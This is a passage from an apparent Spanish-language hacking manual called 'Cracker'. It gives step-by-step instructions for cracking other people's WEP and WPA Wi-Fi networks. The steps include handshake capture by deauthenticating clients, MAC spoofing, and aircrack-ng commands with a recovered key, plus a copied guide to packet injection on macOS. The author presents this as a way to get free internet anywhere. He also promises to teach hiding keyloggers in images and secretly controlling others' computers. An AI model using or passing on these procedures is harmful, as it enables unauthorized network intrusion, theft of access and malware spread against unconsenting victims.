Una vez tengamos la red seleccionada nos dirigimos a la pestaña WPA.



En el apartado General functionalities pulsamos en Start sniffing and Login. Se nos abrirá una consola como la de la izquierda en la imagen. Esta terminal nos ofrece información sobre la red que escogimos, los clientes conectados, etc.

El siguiente paso es ir al apartado WPA Attacks.




Ahora vamos a obtener un paquete llamado **handshake** que es fundamental para sacar la clave. Para conseguirlo pulsamos en **Autoload victim clients**. Si tenemos un cliente asociado al punto de acceso nos saldrá su MAC en este cuadro. Es imprescindible tener un cliente conectado para obtener el handshake.

Cracker


Ahora vamos a des autenticar al cliente que está conectado para obtener el handshake.

Pulsamos en **client desauthentication**. Se nos abrirá otro terminal que muestra como inyecta paquetes para des autenticar al cliente.



Para saber si hemos obtenido el handshake miramos el primer terminal, en la parte superior derecha tiene que aparecer WPA handshake y la MAC.


Para terminar nos dirigimos a la pestaña cracking y pulsamos en WPA bruteforce cracking.



Cracker

Ahora tenemos que indicar la ruta del diccionario que usaremos para descifrar la clave. La ruta la ponemos en: Add your dictionary

Solo nos queda pinchar en Aircrack-ng - Crack WPA Password



Si el ataque tiene éxito nos saldrá una tercera terminal con la clave.

Asta este momento ya estas preparado para conectar a internet desde cualquier parte del mundo, en claves WEP y WPA.

Solo daré dos métodos mas para darte mas opciones y utilices la que mas te agrade.

Después de estos métodos te enseñare a crear algunos de los virus mas fuertes que existen y también te daré el código de algunos de ellos, (Esta de mas decir que no debes ejecutarlos) Claro si usas algún sistema Linux no pasara de una sonrisa.

Te adelantare algo de lo que veremos mas adelante, pues veras se trata nada mas y nada menos que de controlar una pc u ordenador ajeno pero a través de la conexión de internet, si si si se que muchos dirán a eso se le llama conexión remota, si es verdad eso es, pero te imaginas poder entrar cuando tu quieras, tomar lo que tu quieras y mejor aun sin la confirmación de la otra persona? Y todo esto sin programas instalados en la otra pc u ordenador, solo vía internet. Pues esto te enseñare hacer mas adelante. Recuerda esto es Crack no estamos bromeando con manuales de novatos, por cierto les enseñare a meter un virus en una imagen o en cualquier archivo y dentro de esa imagen o archivo ira un keylogger.

Pero antes de eso les daré el siguiente método para conectar a redes con clave WPA y loaremos con la terminal de BackTrack 5

Cracker

(Método para redes con clave WPA)

- Activamos modo monitor en nuestra tarjeta de red

» sudo airmon-ng start wlan0

- Damos de baja mon0

» sudo ifconfig mon0 down

- Cambiaremos la dirección MAC de mon0 por »00:11:22:33:44:55«

» sudo macchanger -m 00:11:22:33:44:55 mon0

- Damos de alta mon0

» sudo ifconfig mon0 up

airmon-ng start wlan0

airodump-ng mon0

airodump-ng --bssid (numero mac victima) -c (canal) -w (nombre red victim) mon0

airplay-ng -0 15 -a (numero mac victim) -c (Mac del cliente conectado) mon0

-----Esperamos el apretón de manos

(Handshake)-----

aircrack-ng -w (nombre del diccionario.list) Nombre de la red victim-01.cap


(ALTERNATIVA Y EJEMPLO: aircrack-ng -a 2 -w /root/Cracker/word.lst

Password-01.cap)

Cracker

Descifrar redes Wep el método mas sencillo


Lo único que necesitaran es un programa llamado wepcrack lo pueden ejecutar mediante terminal o en las versiones mas nuevas ya existe incorporado en el sistema, se llama WepCrackGui. Y la forma de usarlo es la siguiente:



(En mi caso aparecen las conexiones muy débiles porque estoy cómodamente en un parque debajo de un árbol escribiendo esto)

Ahora seleccionaremos la que mas potencia tenga en el porcentaje de Quality y daremos un clic en **Test injection**. Y esperamos a que cargue al 100% en la fila de injection después nos iremos a la siguiente pestaña llamada **Authentication**.

Y daremos clic en **Start authentication** (señalado con la flecha)



Cracker

Iremos a la ventana Attack

The screenshot shows the 'Attack' tab of the Aircrack-ng interface. It lists several attack types:

Attack	Active	Status	Read	Sent	Pkgs/s	Messages
Broadcast	<input checked="" type="checkbox"/>	●	0	0	0	Stopped
ArpReplay	<input checked="" type="checkbox"/>	●	0	0	0	Stopped
ChopChop	<input checked="" type="checkbox"/>	●	0	0	0	Stopped
Fragmentation	<input checked="" type="checkbox"/>	●	0	0	0	Stopped

Below the table, there's a section for 'Messages' with a button labeled 'Start Broadcast'. Under 'Errors', it says 'This view is disabled.' On the right, it shows 'AP: AXTEL-66A8 #Pkts: 1 #Pkts/s 0'.

En la siguiente pestaña daremos clic en Start Crack (señalado con la flecha) y comenzara a recopilar los paquetes .

The screenshot shows the 'Crack' tab of the Aircrack-ng interface. It displays the target network information:

Name	Bssid	Keys tested	Ivs received	Keys/sec	Estimated Time Remaining
AXTEL-66A8	34:08:04:34:66:A8	0	0	0.00	N/A

Below the table, the 'Messages' section shows the progress of the crack:

```
Opening /home/zekrom/Escritorio/WepCrack/captures/34:08:04:34:66:A8-01.cap
Opening /home/zekrom/Escritorio/WepCrack/captures/34:08:04:34:66:A8-02.cap
Opening /home/zekrom/Escritorio/WepCrack/captures/34:08:04:34:66:A8-03.cap
Reading packets, please wait...
Read 296204 packets.
# BSSID          ESSID           Encryption
1 34:08:04:34:66:A8  AXTEL-66A8      WEP (24370 IVs)
Choosing first network as target.
Opening /home/zekrom/Escritorio/WepCrack/captures/34:08:04:34:66:A8-01.cap
Opening /home/zekrom/Escritorio/WepCrack/captures/34:08:04:34:66:A8-02.cap
Opening /home/zekrom/Escritorio/WepCrack/captures/34:08:04:34:66:A8-03.cap
Reading packets, please wait...
```

At the bottom, there are two radio buttons for 'WEP statistical Attack' and 'WEP Dictionary Attack', with 'WEP statistical Attack' selected. There's also a 'Stop Crack' button and an 'Errors' section with a message 'Crack running.' A large red arrow points to the 'Crack running.' message.

Esperamos a que los paquetes (señalado arriba con una flecha) lleguen a mínimo 15mil

Cracker

(es rápido) pasaremos a la siguiente pestaña llamada crack

FINALMENTE NOS SALDRA NUESTRA QUERIDISIMA RECOMPENSA:

The screenshot shows a software interface for cracking Wi-Fi networks. At the top, there are tabs: Monitor, Authentication, Attack, Crack, Discover ESSID, and Networks. The 'Crack' tab is selected. Below the tabs is a table with columns: Name, Bssid, Keys tested, Ivs received, Keys/sec, and Estimated Time Remaining. One row in the table shows 'AXTEL-66A8' with '34:08:04:34:66:A8' as the BSSID, '9640' as Keys tested, '24944' as Ivs received, '224.19' as Keys/sec, and 'N/A' as Estimated Time Remaining.

Below the table is a 'Messages' section containing log entries. A red arrow points to the line 'Key Found! 08043466A8'. Other log entries include 'Opening /home/zekrom/Escritorio/WepCrack/captures/34:08:04:34:66:A8-01.cap', 'Reading packets, please wait...', 'Attack will be restarted every 5000 captured ivs.', and 'Starting PTW attack with 24944 ivs.'

At the bottom of the interface, there are two radio buttons: 'WEP statistical Attack' (selected) and 'WEP Dictionary Attack'. Below them are buttons for '(Ninguno)', 'Start Crack', 'Limpieza' (Clean), and 'Start'. There is also a status bar at the bottom right with the text 'AP: AXTEL-66A8 #Pkts: 683 #Pkts/s: 232'.

Eso seria todo. Espero que le den un buen provecho.

Ahora enseñare un método para todos los que usamos MacOS. Actualmente hay **herramientas con base Linux** como [Aircrack](#) o [WifiSlax](#) capaces de monitorizar conexiones ajenas y realizar ataques para derribar tanto **claves WEP como WPA**. En OS X tenemos una aplicación que utilizando el mismo sistema, puede auditar por completo conexiones a nuestro al rededor, recibir sus paquetes de datos y, por supuesto, realizar inyecciones de estos mismos paquetes para lograr la contraseña de acceso a la red. Se trata de [KisMAC](#), libre y gratuita. En AppleWeblog os vamos a mostrar paso a paso este sencillo **proceso de inyección de paquetes**, no con la finalidad de que ataquéis las conexiones de vuestros vecinos, sino para que meditéis sobre la vulnerabilidad de las redes WiFi domésticas.

#	Ch	SSID	BSSID	Enc	Type	Sig...	A...	M...	Pack...	Data	Last Seen	C...	pCh
0	13		5:88	WEP	managed	0	33	40	73	12.19KiB	2012-07-13 19:26:50 +0000	●	11
1	11		7:7E	WEP	managed	0	96	100	207	20.11KiB	2012-07-13 19:26:50 +0000	●	11
2	11		1:D7	WPA	managed	0	35	52	81	19.87KiB	2012-07-13 19:26:50 +0000	●	11
3	13		3:84	WPA	managed	0	26	52	71	6.85KiB	2012-07-13 19:26:50 +0000	●	11
4	13		1:25	WEP	managed	46	46	55	93	6.73KiB	2012-07-13 19:26:50 +0000	●	11
5	9		1:12	WPA	managed	0	41	56	78	8.94KiB	2012-07-13 19:26:49 +0000	●	9
6	3		1:1E	WEP	managed	49	43	56	70	15.78KiB	2012-07-13 19:26:51 +0000	●	1
7	1		3:DB	WPA	managed	0	29	32	41	7.85KiB	2012-07-13 19:26:43 +0000	●	1
8	2		1:5F	WEP	managed	30	30	47	84	7.12KiB	2012-07-13 19:26:51 +0000	●	1
9	1		A:C7	WPA	managed	41	41	53	80	16.11KiB	2012-07-13 19:26:51 +0000	●	1
10	1		7:D2	WPA	managed	0	23	35	40	12.46KiB	2012-07-13 19:26:47 +0000	●	1
11	1		3:8A	WPA	managed	21	21	30	29	4.02KiB	2012-07-13 19:26:50 +0000	●	1
12	3		1:BC	WPA	managed	35	35	44	56	10.69KiB	2012-07-13 19:26:51 +0000	●	1
13	2		1:37	WPA	managed	18	0	47	63	8.73KiB	2012-07-13 19:26:51 +0000	●	2
14	3		1:EA	WEP	managed	23	30	49	159	11.49KiB	2012-07-13 19:26:51 +0000	●	4
15	3		1:57	NO	managed	0	35	38	31	2.16KiB	2012-07-13 19:26:47 +0000	●	3
16	3		3:91	WEP	managed	27	28	41	26	2.75KiB	2012-07-13 19:26:51 +0000	●	1
17	6		1:E7	WEP	managed	0	39	53	136	11.66KiB	2012-07-13 19:26:48 +0000	●	6
18	8		3:6D	WPA	managed	0	40	66	188	30.35KiB	2012-07-13 19:26:49 +0000	●	6
19	6		1:48	WEP	managed	0	26	43	108	8.10KiB	2012-07-13 19:26:48 +0000	●	6
20	6		9:CE	WPA	managed	0	36	50	101	28.80KiB	2012-07-13 19:26:48 +0000	●	6
21	3		7:A4	WPA	managed	0	28	36	66	7.41KiB	2012-07-13 19:26:47 +0000	●	2
22	3		1:A9	WEP	managed	23	23	30	42	3.61KiB	2012-07-13 19:26:51 +0000	●	3
23	3		1:BE	WEP	managed	0	18	23	10	0.83KiB	2012-07-13 19:26:32 +0000	●	3
24	7		9:9D	WPA	managed	0	30	35	11	2.36KiB	2012-07-13 19:26:19 +0000	●	7
25	6		A:1E	WPA	managed	0	20	21	7	1.46KiB	2012-07-13 19:26:48 +0000	●	6
26	8		1:48	WPA	managed	0	24	33	7	0.75KiB	2012-07-13 19:26:33 +0000	●	8
27	5		1:B4	WEP	managed	0	18	21	2	2248	2012-07-13 19:26:06 +0000	●	5
28	6		3:32	WPA	managed	0	16	16	1	1.09KiB	2012-07-13 19:25:34 +0000	●	6
29	6		2:D4	WEP	managed	0	20	23	18	2.36KiB	2012-07-13 19:26:23 +0000	●	6
30	6		1:99	WPA	managed	0	21	21	1	2.86KiB	2012-07-13 19:25:34 +0000	●	6
31	7		1:60	WPA	managed	0	26	30	18	3.38KiB	2012-07-13 19:26:49 +0000	●	6
32	1		1:D3	WPA	managed	0	21	21	2	3.58KiB	2012-07-13 19:26:28 +0000	●	1
33	6		A:1F	WPA	managed	0	22	26	36	10.05KiB	2012-07-13 19:26:48 +0000	●	6
34	9		7:2C	WEP	managed	0	20	26	11	1.77KiB	2012-07-13 19:26:30 +0000	●	9
35	11		1:5A	WPA	managed	0	20	20	1	2.36KiB	2012-07-13 19:25:39 +0000	●	11

Cracker

¿Qué necesitamos?

Ante de comenzar con la aplicación, es necesario saber un par de cosas el hardware necesario para realizar las auditorias. Tanto si utilizar un iMac, Mac Pro o Macbook Pro, la tarjeta Airport Extreme que gestiona las conexiones de red **no es válida**. Con ella tan solo podremos auditar, es decir, escanear las redes y recopilar paquetes; pero no inyectar estos mismos paquetes para realizar ataques.

Para nuestro tutorial, necesitaremos un **adaptador USB WiFi compatible con OS X**. Pero esta tarea no es tan sencilla como parece: los adaptadores tendrán que tener un chipset específico para soportar la inyección de paquetes. Estos son:

- Prism2
- Ralink RT73
- Ralink RT2570
- Realtek RTL8187L

En la [wiki de usuarios en KisMAC](#) podemos encontrar la lista de hardware compatible y su compatibilidad con el sistema operativo que vayamos utilizar. En nuestro caso, hemos utilizado un adaptador WiFi Alfa AWUS036H de 500 mW (**importante que sea el de 500mW y no el de 1000mW, si no queremos quemar nuestro puerto USB**). Pese a que venía con una antena de 5dBi omnidireccional que alcanza al rededor de redes WiFi hasta 100-150 metros, adquirimos una antena TP-Link de 8dBi para aumentar el **radio de alcance hasta medio kilómetro**.




El presupuesto conjunto para todo el equipo (adaptador USB WiFi más antena 8dBi) fue de **43,81€** o lo que es lo mismo, unos **54\$** en total. Con esto y un ordenador con OS X, es posible acceder a cualquier red WiFi a nuestro alcance. Bastante barato, ¿verdad?

Cracker

Monitorizando y auditando redes

Cuando tengamos nuestro adaptador USB WiFi, ten cuidado y **no instales el software de serie**. Ni se te ocurra, o será necesario un arduo trabajo de reformato de OS X para eliminar todo rastro de los drivers. Una vez hayamos descargado e instalado KisMAC, lo abriremos e iremos a la pestaña *preferences*. Allí, pulsaremos en el apartado drivers para empezar a configurar nuestro dispositivo. Es importante haber revisado la **lista de hardware compatibles** para saber el chipset de nuestro adaptador. Una vez seleccionado el tipo de chipset de la lista, pulsaremos en *add*. Además, mantendremos seleccionadas las casillas *use as primary device* y *keep everything*. En cuanto a los canales, para el escaneo inicial, seleccionaremos los 14 canales. Cerramos el menú.

Puede que en nuestro dispositivo **no se alumbre ninguno de los leds de funcionamiento**, pero si has realizado correctamente los ajustes y es compatible con el sistema operativo, realizará el escaneo correctamente. Para comenzar, en la pantalla inicial, pulsaremos en *start scan*. A continuación veremos como la lista se rellena con todos las redes WiFi a nuestro al rededor y nos muestran datos como su nombre, canal, tipo de encriptación, señal, paquetes de datos y última vez activa. Además, la aplicación muestra visualmente la potencia de las redes WiFi localizadas mediante un gráfico y su **ubicación geográfica exacta en un mapa**, no con mucho lujo de detalles.

